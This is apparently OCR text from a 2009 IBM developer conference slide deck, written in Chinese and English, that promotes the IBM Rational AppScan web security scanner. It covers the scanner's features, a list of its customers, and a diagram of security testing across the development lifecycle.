
看看多少漏洞已修正(差異分析)






【2009 IBM開發者大會】
開發，不只玩真的！


建立掃描排程，定期幫各系統健檢！



設定特定事件發生時自動以E-mail通知



惡意程式(Malware)掃瞄器:
可檢測網站是否已遭植入惡意程式或連結



開發，不只玩真的！

IBM Rational AppScan 重要特性

1	網站弱點類型超過1450項且持續更新，掃描可靠度高
2	加強支援 AJAX, Flash, Web Services (最早支援Web 2.0 App)
3	高品質的中文化介面與內容
4	豐富的報表範本與格式 (純文字, HTML, PDF, WORD)
5	多執行緒式(Multi-thread)掃描 + 調適型(Adaptive)測試流程 更進一步提升效能與精確度
6	人工探索與多步驟作業錄製，讓測試涵蓋面更完整
7	AppScan SDK & AppScan eXtensions Framework 元件擴充與客製化測試彈性高

開發，不只玩美的！

IBM

Rational. software

全世界超過2000個企業/政府機關採用

Top Largest U.S. Retail Banks	Top Technology Vendors	Top Pharma / Clinical Companies	Multiple Large Government Agencies
Bank of America Higher Standards	IBM	Wyeth	Veteran's Affairs
citi	Microsoft	NOVARTIS	Army
JPMorgan	intel	AstraZeneca	Navy
HSBC	NOKIA	Abbott Laboratories	Air Force
WELLS FARGO	Cisco Systems	Aventis	Marines
WACHOVIA	SONY	Roche	Social Security USA Administration
Washington Mutual	DELL	Genentech IN BUSINESS FOR LIFE	United States Postal Service
usbank	Canon		
SunTrust			

【2009 IBM開發者大會】

開發，不只玩真的！

Rational End-to-End Application Security… at the Source

REQUIREMENTS	CODE	BUILD	QA	SECURITY	PRODUCTION
Req'ts Definition (security templates)			AppScan Tester	AppScan Standard	AppScan OnDemand
	Ounce Labs Products				
	白箱測試工具		黑箱測試工具		
	AppScan Enterprise / Reporting Console (enterprise-wide scanning and reporting)				
Security requirements defined before design & implementation	Build security testing into the IDE*	Automate Security / Compliance testing in the Build Process	Security / compliance testing incorporated into testing & remediation workflows	Security & Compliance Testing, oversight, control, policy, audits	Outsourced testing for security audits & production site monitoring

Application Security Best Practices

Address security from the start

Security audit solutions for IT Security

Security for the development lifecycle

IBM

Rational. software

【2009 IBM開發者大會】

開發，不只玩真的！